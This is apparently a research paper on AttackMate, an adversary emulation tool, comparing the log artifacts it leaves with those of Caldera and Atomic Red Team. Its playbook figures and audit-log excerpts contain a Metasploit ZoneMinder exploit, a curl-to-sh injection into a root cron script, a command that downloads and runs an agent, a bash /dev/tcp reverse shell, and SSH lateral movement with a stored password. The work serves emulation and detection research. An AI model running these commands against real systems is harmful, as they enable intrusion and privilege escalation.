  cmd: exploit/unix/webapp/zm_snapshots
  creates_session: "foothold"
  options:
    RHOSTS: $TARGET
  payload_options:
    LHOST: $ATTACKER
  payload: cmd/unix/python/meterpreter/
      reverse_tcp

- type: msf-session
  cmd: shell
  session: "foothold"

- type: msf-session
  cmd: python3 -c "import pty;pty.spawn(\"/bin
      /bash\")";
  session: "foothold"

- type: msf-session
  cmd: export SHELL=bash
  session: "foothold"

- type: msf-session
  cmd: export TERM=xterm256-color
  session: "foothold"

- type: msf-session
  cmd: stty rows 38 columns 116
  session: "foothold"

- type: msf-session
  cmd: vim /usr/share/awffull/awffull
  session: "foothold"

- type: msf-session
  cmd: ":inoremap jj <ESC>"
  session: "foothold"

- type: msf-session
  cmd: "o"
  session: "foothold"

- type: msf-session
  cmd: curl http://$ATTACKER/TODO.md | sh
  session: "foothold"

- type: msf-session
  cmd: "jj"
  session: "foothold"

- type: msf-session
  cmd: ":wq!\n"
  session: "foothold"

- type: msf-module
  cmd: exploit/multi/handler
  creates_session: "root"
  payload_options:
    LHOST: 192.42.1.174
  payload: cmd/unix/python/meterpreter/
      reverse_tcp

- type: msf-session
  cmd: "getuid"
  session: "root"
```

Fig. 4. Playbook for privilege escalation.

```yaml
vars:
  $TARGET: 192.42.1.175
  $TARGET2: 192.42.1.176
  $LINUX_USER: aecid
  $TARGET2_USER: judy
  $TARGET2_USER_PASSWORD: garland

commands:
- type: ssh
  creates_session: foothold
  username: $LINUX_USER
  key_filename: "/home/aecid/.ssh/key"
  hostname: $TARGET
  cmd: id
  metadata:
    techniques: "T1078"
    tactics: "Initial Access"
    technique_name: "Valid Accounts"

- type: sleep
  seconds: 30

- type: ssh
  session: foothold
  cmd: "ssh -o StrictHostKeyChecking=no -o
      PreferredAuthentications=password
      $TARGET2_USER@$TARGET2\n"
  interactive: True
  metadata:
    techniques: "T1021"
    tactics: "Lateral Movement"
    technique_name: "Remote Services"

- type: sleep
  seconds: 5

- type: ssh
  session: foothold
  cmd: "$TARGET2_USER_PASSWORD\n"
  interactive: True
  metadata:
    techniques: "T1021"
    tactics: "Lateral Movement"
    technique_name: "Remote Services"

- type: sleep
  seconds: 5

- type: ssh
  session: foothold
  cmd: "id\n"
  interactive: True
  metadata:
    techniques: "T1087"
    tactics: "Discovery"
    technique_name: "Account Discovery"

- type: sleep
  seconds: 5

- type: ssh
  session: foothold
  cmd: "whoami\n"
  interactive: True
  metadata:
    techniques: "T1087"
    tactics: "Discovery"
    technique_name: "Account Discovery"
```

Fig. 5. Playbook for lateral movement via SSH.

— The *loop_count* parameter defines how many times a command is repeated in case that *loop_if* matches. This could either be a predefined integer value or based on the output of a command that is stored in a variable.

4.3.2 Output Parameters. We define parameters for augmentation of AttackMate's output. Even though these parameters do not have any practical effect on the execution of attack chains, they are highly useful for forensic analysis and preparation of evaluation datasets. We describe these parameters in the following enumeration.

— The *save* parameter persists the output of a command in a file. While all command outputs are logged by default (cf. Section 4.5), this feature allows to store the output of certain commands in specific files.

— The *metadata* parameter can be used to augment AttackMate's logs (cf. Section 4.5). This parameter facilitates labeling of specific attack steps, which is useful for subsequent evaluations with collected log datasets. For example, the playbook depicted in Figure 5 augments several attack steps with labels corresponding to tactics and techniques from MITRE ATT&CK.

4.3.3 Context Parameters. The execution engine provides parameters that specify the context in which executors are invoked. Other than the aforementioned flow and output parameters that are applicable to any executor, context parameters are only supported by executors that directly trigger activities on the target infrastructure, i.e., executors from the *Attack Commands* and *Attack Framework Connectors* groups in Figure 1. The following enumeration describes the context parameters in detail.

— *Background mode*. When scripting attack chains, it is easy to run into problems with blocking commands that do not terminate on their own. In particular, intrusions that involve reverse-shells usually require to first start a listener and then trigger a payload that connects back to the already running listener [12]. However, when a listener is started, it waits for an incoming connection and thus blocks the progression of the attack chain; since the command that would trigger the reverse connection is never reached, the listener blocks indefinitely or until timeout, in which case no connection can be established and the attack is not successful. The background parameter counteracts this problem by enabling parallel execution and running blocking commands in subprocesses. An example of this can be seen in Figure 3, where Line 23 starts a blocking listener in background mode.

— *Interactive mode*. Conventional adversary emulation tools are often constrained when it comes to emulation of user input. Although plugins such as *manx*[18] provide shell interaction for Caldera, they depend on manual input and are therefore unsuitable for scripted attacks. When attack execution is automated, most tools instead run commands from attack chains in a script-like manner, meaning that commands are sequentially executed and each command is only executed when the one preceding it has finished. Unfortunately, since commands with interactive input need to be explicitly terminated by the user, existing tools are limited to non-interactive commands to avoid blocking. For example, automation tools are generally unable to handle interactive text editors such as *vim* or *nano* and thus rely on non-interactive alternatives such as the stream editor *sed*. However, since interactive text editors are usually the preferred choice for human attackers [2], it is easy to spot adversarial emulation tools when only artifacts from non-interactive tools appear in log data such as audit logs. Critically, this issue not only concerns file manipulations, e.g., code injections or changes of configurations, but can also prevent emulation of certain attack vectors entirely, e.g., situations where attackers need to misuse interactive services or utilize interactive attack tools.
AttackMate resolves all aforementioned issues by providing an interactive command execution mode, whose execution flow is illustrated in Figure 6. In contrast to the non-interactive mode that always waits for output, the alternative interactive mode repeatedly polls standard output after writing to the active session. This loop terminates either when a timeout is reached or when the collected output indicates that the command returned to a prompt, e.g., through characters such as > or $. The potentially empty output is then returned and logged, identical to non-interactive commands. This mode allows to automate typing in open interactive sessions such as text editors, navigating through menus, and transmission of keystrokes such as *Ctrl+C* to interrupt running processes just like human users. Note that the exact implementation, however, depends on the executor, since technologies such as Metasploit already provide dedicated functions for interactive reading, writing, or combined read-write operations.
We provide two examples in our sample playbooks for interactive input. First, Lines 35–57 in Figure 4 demonstrate how emulation of file manipulation with the text editor *vim* can be implemented. Second,

[18] https://github.com/mitre/manx.




Fig. 6. Sequence diagram for session handling as well as command execution in interactive and non-interactive mode.

Lines 20–24 in Figure 2 demonstrate how to emulate termination of a running process by sending the hexadecimal representation of *Ctrl+C*.

— *Sessions*. Most adversary emulation tools run individual commands in a stateless and isolated manner by default, e.g., in separate processes or SSH sessions. While this approach is straightforward to follow, it does not produce realistic artifacts in log data, because human attackers are more likely to use a single shell or SSH session for execution of command sequences. AttackMate therefore enables to create multiple sessions and arbitrarily switch between them. As illustrated in Figure 6, executors first check whether the requested session already exists in the session store; if this is the case, they reuse the existing session; otherwise they create a new session and store it for subsequent commands. A practical example is provided in Figure 4, which shows how to create separate sessions for initial access (Line 8) and root shell (Line 61).

4.4 Executors

The execution engine invokes executors to perform the commands specified in playbooks. This section enumerates and describes all executors available for AttackMate. The following sections describe executors for flow control, data control, attack commands, and attack framework connectors.

4.4.1 Flow Control. By default, commands specified in AttackMate playbooks are processed and executed sequentially from top to bottom. Flow control executors enable more complex workflows through a combination of multiple playbooks and the introduction of interrupts and loops. The following enumeration describes these executors.

— The *include* executor loads playbooks from disk and merges them into the attack chain of the currently processed playbook. This feature is useful to break down long or complex attack chains into multiple smaller

playbooks, which can then be included in a master playbook. Moreover, the include executor supports to reuse certain parts of attack chains across multiple playbooks.
— The *sleep* executor inserts a time delay between two consecutive steps of an attack chain. On the one hand, these delays can make attack execution more realistic since real attackers need some time to inspect command outputs or decide on follow-up actions. On the other hand, delays allow to model the execution times of certain commands. For example, the sleep executor in Lines 17–18 of Figure 2 ensures that *tcpdump* runs for at least 5 seconds before termination. Our implementation of the sleep executor supports either fixed or uniformly distributed delays; the latter introducing controlled variability across repeated executions.
— The *loop* executor allows dynamic iteration over lists of values and executes a sequence of commands in each iteration. Thereby, lists may be numerical ranges, explicit sets, or runtime-generated collections. For example, the loop executor is useful for iterating over the output of network scans and executing follow-up commands and activities for detected vulnerabilities. This makes the loop executor more powerful than the simpler loop_if and loop_count parameters (cf. Section 4.3.1) that only support repetition and single command execution rather than iteration and execution of command sequences.
— The *debug* executor prints values of variables during execution, which is useful for playbook development and testing. In addition, it can be used to pause or terminate the attack chain.

4.4.2 Data Control. Data control executors dynamically define variables during playbook execution as opposed to environment-specific variables that need to be statically defined before playbook execution (cf. Section 4.2). The following enumeration describes how these executors derive variables from command output, external files, and encoded values.

— The *regex* executor parses command output with regular expressions and stores extracted values in variables for further use in subsequent commands. This feature improves automation by eliminating hardcoded values and allowing the playbook to dynamically adapt to the technical environment. The regex executor is especially powerful in combination with the loop executor (cf. Section 4.4.1) that enables iteration over extracted values such as scan results. Figure 1 shows an example for the regex executor that parses network scan results and extracts numbers of open ports.
— The *json* executor allows to parse JSON-formatted objects from files or variables. There are two main use-cases for this executor. First, it allows to load many externally stored JSON-formatted variables into a playbook. Second, it allows to dynamically parse JSON-formatted command output into variables for further use in subsequent commands.
— The *setvar* executor is a simple command that enables dynamic definition of variables. Thereby, this executor supports conversion from several data types such as base64 or url encoding.

4.4.3 Attack Commands. We design and implement attack command executors to cover a broad range of tactics and techniques. Most executors are generally applicable across different attack chains as they provide a universal interface for local or remote command execution through shell, browser, or VNC. Others focus on specific attack vectors, such as rootkit deployment. The following enumeration explains executors available at the time of writing this publication.

— The *shell* executor runs local shell commands specified in the *cmd* field. For example, Figure 1 illustrates the execution of network scanning tools on the command line using the shell executor.
— The *ssh* executor runs commands on remote hosts through SSH. The executor allows to establish the SSH connection via key or password authentication and also supports jump hosts. Figure 2 illustrates how to utilize this executor in playbooks. Specifically, Lines 5–10 establish the SSH connection through key authentication and create a new session (cf. Section 4.3.3). Lines 12–15 as well as 20–24 then re-use the newly established session for command execution and interaction.

- The *sftp* executor allows to download (*GET*) or upload (*PUT*) files from and to target systems.
- The *webserv* executor starts a minimal HTTP server that can be used to share files, e.g., to download them on target systems.
- The *browser* executor enables emulation and automation of Internet browser interaction, including navigating to web pages, clicking on elements, inserting text into forms, and capturing screenshots.
- The *vnc* executor runs commands on a remote system via the VNC protocol. It allows to transmit text, press keys, move the cursor, click, and capture screenshots.
- The *father* executor allows to build a dynamic linker rootkit, one of the most common types of rootkits [28]. The rootkit provides backdoor access to the target system. The executor provides various parameters to configure the rootkit, including the port number of the backdoor, the time until it is triggered, keywords to hide files on the system, the group identifier used by the rootkit, and so on.
- The *http-client* executor generates HTTP requests similar to the curl command. Lines 25–33 in Figure 3 illustrate how to use this executor for sending *PUT* and *GET* requests.
- The *mktemp* executor creates a temporary directory that is deleted when AttackMate finishes playbook execution. Lines 6–7 in Figure 3 illustrate the generation of a temporary directory for the purpose of storing malicious payload before transmission.

4.4.4 Attack Framework Connectors. Several well-established open source attack frameworks provide extensive capabilities for tasks such as scanning, exploitation, and malware deployment. AttackMate integrates with these frameworks through dedicated executors, which serve as connectors between playbooks and external tool interfaces. We describe available attack framework connectors as follows.

- The *msf* class of executors integrates modules from the Metasploit[19] framework, providing direct access to its extensive repository of ready-to-use exploits for various applications. This class comprises three executors; Figure 3 illustrates how these executors work together in playbooks. First, the *msf-payload* executor generates malicious payloads such as reverse-shells for later upload (cf. Lines 9–14). Second, the *msf-module* executor runs the module that implements the respective exploit and opens a shell session (cf. Lines 16–23). In addition to exploits, this executor supports all Metasploit modules, including post-exploit activities as well as auxiliary techniques such as scanners or brute-force attacks. Third, the *msf-session* executor executes commands in the previously established session (cf. Lines 35–37).
- The *sliver* class of executors provides an interface to the sliver[20] tool, a cross-platform adversary emulation tool and red teaming framework. This class comprises two executors: *sliver*, which generates implants and beacons, and *sliver-session*, which executes commands through the previously implanted reverse-shell.
- The *bettercap* executor is a connector for the bettercap[21] framework, which provides built-in capabilities for reconnaissance and attacking of WiFi networks, Bluetooth Low Energy devices, CAN-buses, wireless HID devices, and Ethernet networks.

4.4.5 Custom Executors. AttackMate's modular architecture allows developers to add custom executors for new tools, protocols, or domain-specific attack steps, without modifying the core execution loop. Figure 7 illustrates this process using a minimal *Hello*-executor. Adding such an executor involves two main steps. First, developers define a command schema that inherits from AttackMate's *BaseCommand* class and register it under a unique command type (cf. Figure 7(a)). This schema specifies the fields that may be used in playbooks and ensures that commands are validated before execution. Second, developers implement the corresponding executor by inheriting from *BaseExecutor* and implementing the *_exec_cmd* method, which contains the actual execution logic

[19] https://www.metasploit.com/.
[20] https://bishopfox.com/tools/sliver.
[21] https://www.bettercap.org/.

```python
@CommandRegistry.register('hello')
class HelloCommand(BaseCommand):
    type: Literal['hello']
    cmd: str = ''
    message: str = "Hello!"
```

(a) Schema definition.

```python
@executor_factory.register_executor('hello')
class HelloExecutor(BaseExecutor):
    async def _exec_cmd(self, command: HelloCommand) -> Result:
        self.logger.info(f"Hello: {command.message}")
        return Result(stdout=command.message, returncode=0)
```

(b) Executor implementation.

```yaml
commands:
- type: hello
  message: "Hello, AttackMate!"
```

(c) Playbook command.

```
2026-06-23 06:26:05 INFO    | Delay before commands: 0 sec.
2026-06-23 06:26:05 INFO    | Hello: Hello, AttackMate!
2026-06-23 06:26:05 WARNING | Cleaning up session stores
```

(d) Console output.

Fig. 7. Key steps for creating custom executors in AttackMate.

and returns a *Result* object (cf. Figure 7(b)). By inheriting from *BaseExecutor*, custom executors automatically gain access to shared functionality such as logging, playbook-variable access and updates, subprocess management, and control over whether command outputs are written back to variables. The executor is registered with AttackMate's executor factory using the same command type as the schema, enabling the dispatcher to automatically select it when the corresponding playbook command is encountered.

Once the command schema and executor are registered, the new command can be used in playbooks like any built-in executor (cf. Figure 7(c)). At runtime, the execution engine parses the YAML command, validates it against the registered schema, dispatches it to the corresponding executor, and processes the returned result (cf. Figure 7(d)).

4.5 Logging

Logging keeps track of the step-wise execution of attack chains and serves multiple purposes. First, logs support the debugging process when designing and testing playbooks in an iterative way. Second, logs allow to confirm that attacks are correctly executed, e.g., through live observation of logs during cyber exercises. Third, logging is useful to generate labeled datasets through time-based correlation of AttackMate logs with log data collected from target systems. AttackMate is implemented to produce the following types of logs.

- *AttackMate Logs*. AttackMate produces log events for starting, terminating, and executing every step of the attack chain. These logs thus enable to reconstruct AttackMate's control flow and derive at what point in time which attack step is carried out. Accordingly, AttackMate logs are useful for labeling based on time windows, in particular, when labels are provided as metadata as part of the playbook. For example, Figure 8 shows a sample log event generated during execution of the lateral movement playbook (cf. Lines 59–66 in Figure 5), which has been labeled with tactics and techniques from MITRE ATT&CK.
- *Command Output*. This log file collects the output of all executed commands. For example, when a network scanner is started through AttackMate (cf. Section 4.2.1), the scan results that would normally appear as shell output are redirected to the output log file. This log file is thus suitable to confirm successful execution of attack steps.

5 Case Study

This section presents a case study that highlights some of the advantages of AttackMate over established adversary emulation tools through three illustrative attack scenarios.

5.1 Realism of Attack Executions

As emphasized multiple times throughout this article, our primary concern about existing adversarial emulation tools and key motivation for the development of AttackMate is the need for a high degree of realism in attack

```
{
  "start-datetime": "2025-10-27T12:06:41.803913",
  "type": "ssh",
  "cmd": "whoami\n",
  "parameters": {
    "metadata": {
      "techniques": "T1087",
      "tactics": "Discovery",
      "technique_name": "Account Discovery"
    },
    "session": "foothold",
    "interactive": true,
  }
}
```


Fig. 8. AttackMate log event documenting the execution of the whoami command over SSH. Note that several parameters have been removed for brevity.

executions. We argue that forensic analysis of log data generated as consequences of cyber attacks is the most reliable approach to determine whether there are any artifacts indicating that an attack originates from adversary emulation tools rather than human attackers. This perspective aligns with our use cases on cyber exercises and intrusion detection research (cf. Section 3) that both rely on analysis of log data for the purpose of attack detection. In addition to a qualitative discussion of relevant log artifacts observed for each of the tools in these scenarios, we create event count tables as a quantitative measure for the similarity of attack executions. Such an analysis of event frequencies aligns with previous research in this area [8] and makes it easy to spot and compare specific event types generated in the course of the emulations. We consider three log sources: (i) audit logs, which provide low-level system events, (ii) syslog, which contains messages from system processes, and (iii) authentication logs, which capture events such as logins. In addition, we extract the types of system call (syscall) events from audit logs for even more fine-grained comparison of system activities. Based on the observed event counts, we compute two aggregated similarity measures for each pair of experiments. First, we compute the Jaccard similarity over the sets of observed event types A and B, defined as $|A \cap B|/|A \cup B|$. This measure captures whether two executions generate similar categories of events, independent of their frequencies. Second, we compute the normalized count similarity, defined as $1-(1/n)\sum_{i=1}^{n}|(x_i-y_i)/(x_i+y_i)|$, where a_i and b_i denote the counts of event type i in the two compared executions and only event types where $x_i + y_i \neq 0$ are considered. This measure additionally accounts for differences in event frequencies.

We design this case study as a comparison of log artifacts and events produced by sample attack scenarios implemented and executed using AttackMate,[22] Caldera,[23] and Atomic Red Team.[24] We select Caldera due to its wide adoption and capability to implement attack chains [3, 19, 34]. Note that for our case study, we disregard the fact that Caldera's agent is sometimes detected with antivirus software during runtime [24] and assume that corresponding detection rules have been deactivated. We select Atomic Red Team due to its ability to execute attacks without the need for a dedicated agent, as well as its wide coverage of attack tactics (cf. Section 3.3). Similar to Caldera, we consider the initial installation of Atomic Red Team out of scope of this comparison and focus on the execution of attacks through the tool. The case study assumes a toolkit-equipped adversary with access to common offensive tools, including Metasploit and nmap, as well as standard Unix utilities on the attacker or source host.

We emphasize the objectives and methodology of this case study. From a technical standpoint, most adversarial emulation tools could in principle be utilized in a manner that produces results that are indistinguishable from those of AttackMate, i.e., the observable attacker behavior and resulting log artifacts could be nearly identical. For example, the payload executed by Caldera could be designed as a manually crafted script that replicates AttackMate's command sequences, thereby triggering the same types of log events at similar times. Likewise,

[22] We use AttackMate v0.6.0 for our experiments.
[23] We use MITRE Caldera v5.3.0 for our experiments.
[24] We use Atomic Red Team with commit hash 40a54bf631ced8799676680d78eff30db90abb80 (March 2026) for our experiments.

```
1 set CMD curl -s -X POST -H "file:sandcat.go" -H "platform:linux" http://192.42.1.174:8888/file/
      download > /tmp/attacker; chmod +x /tmp/attacker; /tmp/attacker -server http://192.42.1.174:8888
      -group attacker -v
2 set AutoCheck false
3 set payload cmd/unix/generic
4 use exploit/unix/webapp/zoneminder\_snapshot
5 set RHOSTS 192.42.1.175
```

Fig. 9. Required commands to configure Caldera for the privilege escalation scenario.

developers could design and integrate custom plugins or agents for Caldera to enforce desired behavior patterns on target systems. However, our main line of argument is that this is merely a workaround to utilize these tools in a way that was not originally intended; in particular, it takes a significant amount of work and domain knowledge to identify and manually implement such scripts, while AttackMate provides these capabilities by design. Moreover, relying on handcrafted scripts to mimic specific command sequences undermines much of the usability and automation that make Caldera and Atomic Red Team appealing in the first place. To facilitate a fair comparison, we design the attack scripts of the three analyzed tools in the most straightforward way that is native to the respective systems, which is what most users of these tools would do. We acknowledge that there is no single correct way to implement these attack scripts and therefore publish them together with all collected log data alongside this article to allow readers to review our design choices and carry out their own analyses (cf. Section 1).

Our comparison is based on some of the sample attack scenarios presented in Section 4.2, in particular, the playbooks for privilege escalation (cf. Figure 4), information gathering through TCP dumping (cf. Figure 2), and lateral movement (cf. Figure 5). We select these scenarios because they involve attack steps that are non-trivial to realistically model with conventional adversary emulation tools, such as interactive commands and remote connections. We do not consider the scenario for reverse-shell installation (cf. Figure 3) for the case study since Caldera generally relies on manual agent deployment for initial access and Atomic Red Team requires to deploy the tool itself. We also skip the playbook on network scanning (cf. Figure 1), because re-use of command output does not directly affect log artifacts and can also be accomplished in Caldera through built-in or custom parsers. The objective of this case study is illustrative rather than exhaustive, and the considered scenarios are not intended to constitute a statistically representative benchmark. Each of the following sections focuses on one of the sample scenarios and discusses the realism of collected log artifacts.

5.2 Privilege Escalation

When scripting the attack chain for this scenario, we noticed that Caldera requires specific configuration of its modules to realize the attack chain described in Section 4.2.3. Figure 9 depicts the necessary commands to download and prepare Caldera's agent on the target system (Line 1) as well as to configure the details of the exploit (Lines 2–5). Determining a working configuration thereby proved to be non-trivial. For example, attack chain developers must be aware of the fact that the selected ZoneMinder exploit launches Metasploit's interactive meterpreter shell by default, which is incompatible with Caldera. To enable command execution through Caldera's agent rather than meterpreter, a payload suitable for command injection must be manually identified and configured (Line 3). Atomic Red Team, on the other hand, requires elevated privileges (e.g., password-less sudo) on the target system for emulation of privilege escalation attacks, which is not representative of a realistic environment and introduces additional setup requirements. In contrast, AttackMate's playbook depicted in Figure 4 natively integrates meterpreter's interactive shell and does not require additional manual configuration steps. Consequently, executing AttackMate's self-contained scripts is simpler and more streamlined than performing equivalent operations in Caldera or Atomic Red Team.

Aside from usability issues, both Caldera and Atomic Red Team lack native support for certain human-like activities. This specifically concerns the injection of malicious code in a file, which is a key attack step in this

```
sshd (uid=0)
`- sshd (uid=0)
   `- sshd (uid=0)
      `- bash (uid=1001)
         `- sudo (uid=1001)
            `- su (uid=0)
               `- bash (uid=33)
                  |- curl (uid=33)
                  |- chmod (uid=33)
                  `- attacker (uid=33)
                     |- sh (uid=33)
                     `- sh (uid=33)
                        |- sed (uid=33)
                        `- cp (uid=33)

cron (uid=0)
`- cron (uid=0)
   `- sh (uid=0)
      `- awffull (uid=0)
         |- curl (uid=0)
         |- chmod (uid=0)
         `- root (uid=0)
            |- sh (uid=0)
            |- sh (uid=0)
            |  `- id (uid=0)
            `- sh (uid=0)
               `- whoami (uid=0)
```

(a) Caldera.

```
sshd (uid=0)
`- sshd (uid=0)
   `- sshd (uid=0)
      `- bash (uid=1001)
         `- pwsh (uid=1001)
cp (uid=33)
`- sed (uid=33)
cron (uid=0)
`- cron (uid=0)
   `- sh (uid=0)
      `- awffull (uid=0)
         `- bash (uid=0)
            `- bash (uid=0)
               |- id (uid=0)
               `- cat (uid=0)
```

(b) Atomic Red Team.

```
sh (uid=33)
`- python3 (uid=33)
   `- bash (uid=33)
      |- stty (uid=33)
      `- vim (uid=33)
         |- bash (uid=33)
         |- ...
         `- bash (uid=33)
cron (uid=0)
`- cron (uid=0)
   `- sh (uid=0)
      `- awffull (uid=0)
         |- sh (uid=0)
         |  `- python3 (uid=0)
         |- curl (uid=0)
         `- awk (uid=0)
```

(c) AttackMate.

Fig. 10. Process trees of privilege escalation.

scenario (cf. Section 4.2.3). Our implementations of the attack chain for Caldera and Atomic Red Team therefore rely on the following workarounds. First, due to restrictive file permissions preventing direct overwriting, the target file is copied to a temporary location. Second, since neither of the tools supports interactive file editing, the stream editor *sed* is used to modify the file. Once the manipulated script is automatically invoked through system processes, the attacker obtains reverse-shell access and runs commands such as *id*, *whoami*, or *cat*. We derive the process trees for the aforementioned activities from the collected audit logs and visualize it in Figure 10. The tree in the top of Figure 10(a) shows that the deployment and configuration of Caldera's agent spawns multiple processes from different user contexts, including root (*uid: 0*) and normal user (*uid: 1001*), before eventually running the copy and edit operations as *www-data* system user (*uid: 33*). For completeness, the bottom part of the figure displays the process tree where the manipulated script is invoked by CRON with root permissions (*uid: 0*), thereby initiating the reverse-shell. Figure 10(b) shows that Atomic Red Team moves through the same user contexts and spawns a Powershell (*pwsh*) process before copying and editing the file. Again, the bottom part of the figure displays the execution of commands through the privileged awffull process.

In comparison, the process trees generated by AttackMate visible in Figure 10(c) suggest more natural and human-like interaction patterns with system services. In particular, the emulation directly spawns a process as system user (*uid: 33*) and avoids multiple user transitions as it was the case for both Caldera and Atomic Red Team. Another noteworthy aspect is that the process tree indicates the use of text editor *vim* instead of its non-interactive counterpart *sed*. This distinction has two implications. On the one hand, *vim* represents a more typical choice for human attackers than *sed*, thus raising less suspicions. On the other hand, file injection with *sed* leaves distinct traces in log data that greatly simplify detection.

This effect is clearly visible in Figures 11 and 12, where audit logs reveal the full *sed* command invocation along with its parameters for Caldera and Atomic Red Team, respectively. Because these parameters include the injected payload, they are easily flagged by host-based intrusion detection systems or identified by human analysts during cyber exercises. In contrast, AttackMate natively avoids this issue due to its handling of interactive tools. As visible

```
1 type=SYSCALL msg=audit(1761773974.465:3221): arch=c000003e syscall=59 success=yes exit=0 a0=5633
      ac008d58 a1=5633ac008c40 a2=5633ac008c88 a3=8 items=3 ppid=1842 pid=1843 auid=1001 uid=33 gid=33
      euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=pts0 ses=3 comm="sed" exe="/usr/bin/sed"
      subj==unconfined key="T1166_Seuid_and_Setgid"
2 type=EXECVE msg=audit(1761773974.465:3221): argc=3 a0="sed" a1="/#!\/bin\/sh/a\curl -s -X POST -H \"
      file:sandcat.go\" -H \"platform:linux\" http://192.42.1.174:8888/file/download > /tmp/root; chmod
       +x /tmp/root; /tmp/root -server http://192.42.1.174:8888 -group root -v" a2="/usr/share/awffull/
      awffull"
```

Fig. 11. Audit log events indicating that Caldera uses the stream editor sed to inject malicious code into the awffull script.

```
1 type=SYSCALL msg=audit(1776257091.080:2091): arch=c000003e syscall=59 success=yes exit=0 a0=555
      bde629108 a1=555bde61ac90 a2=555bde66e9c0 a3=0 items=2 ppid=1516 pid=1517 auid=1001 uid=33 gid=33
       euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=pts1 ses=1 comm="bash" exe="/usr/bin/bash"
       subj=unconfined key="T1166_Seuid_and_Setgid"^]ARCH=x86_64 SYSCALL=execve AUID="aecid" UID="www-
      data" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data" SGID="www-
      data" FSGID="www-data"
2 type=EXECVE msg=audit(1776257091.080:2091): argc=3 a0="bash" a1="-c" a2="sed \"/^#!\\/bin\\/sh/a bash
      -c \"bash -i >& \\/dev\\/tcp\\/192.42.1.174\\/4444 0>&1\"\" /usr/share/awffull/awffull > /tmp/
      awffull_tmp && cp /tmp/awffull_tmp /usr/share/awffull/awffull"
```

Fig. 12. Audit log events indicating that Atomic Red Team uses the stream editor sed to inject malicious code into the awffull script.

```
1 type=SYSCALL msg=audit(1761310593.076:3290): arch=c000003e syscall=59 success=yes exit=0 a0=56276
      d122d30 a1=56276d0f3150 a2=56276d0f2ec0 a3=ffffffffffff286 items=3 ppid=1901 pid=1908 auid
      =4294967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=pts0 ses
      =4294967295 comm="vim" exe="/usr/bin/vim.basic" subj==unconfined key="T1166_Seuid_and_Setgid"
2 type=EXECVE msg=audit(1761310593.076:3290): argc=2 a0="vim" a1="/usr/share/awffull/awffull"
```

Fig. 13. Audit log events showing that AttackMate opens the awffull script with the text editor vim without revealing details on the injected commands.

in Figure 13, audit logs only indicate that a file is opened via *vim*, but all subsequently performed modifications within the editor are not captured. This behavior is more representative of real-world attacker activity and significantly harder to detect, as it can easily be mistaken for normal user or administrator behavior. Note that for readability, we convert all audit log parameters shown in this article from their original hexadecimal-encoded form to human-readable strings and configure Caldera's agent for non-encrypted communication.


Table 2 displays an overview of the event counts observed during the emulation of the scenario with each of the tools. Despite some similar event occurrence counts across the tools, certain events are unique to certain tool executions. For example, Atomic Red Team generates 13 events in syslog that relate to powershell as well as several unique types of system calls; no such events are present when using Caldera or AttackMate. We point out that some event types that occur within the attack period are not direct consequences of attacks, but are generated as part of background system processes. Differences in event type occurrence are summarized by the Jaccard similarity matrix in Figure 14(a), which compares the sets of observed event types for all pairs of tool executions. The normalized count-delta matrix in Figure 14(b) further shows that, when event frequencies are taken into account, Atomic Red Team has the lowest similarity to both other tools. This is primarily because high-frequency event types such as *PATH* and *PROCTITLE* occur substantially more often in the Caldera and AttackMate executions.

5.3 Information Gathering

The information gathering scenario described in Section 4.2.4 executes *tcpdump* for the purpose of capturing network traffic. During this process, the network interface is switched to promiscuous mode, allowing all observable network packets to be captured. Accordingly, when *tcpdump* is executed manually, it typically generates two *syslog* events that we depict in Figure 15. The first event indicates the start of the *tcpdump* process, while the second marks its termination, which usually occurs when the user interrupts the process using *Ctrl+C*. When executing *tcpdump* through Caldera, however, only the first syslog entry from Figure 15 is generated,

Table 2. Event Counts in the Privilege Escalation Scenario

	audit															syscall										syslog								auth	
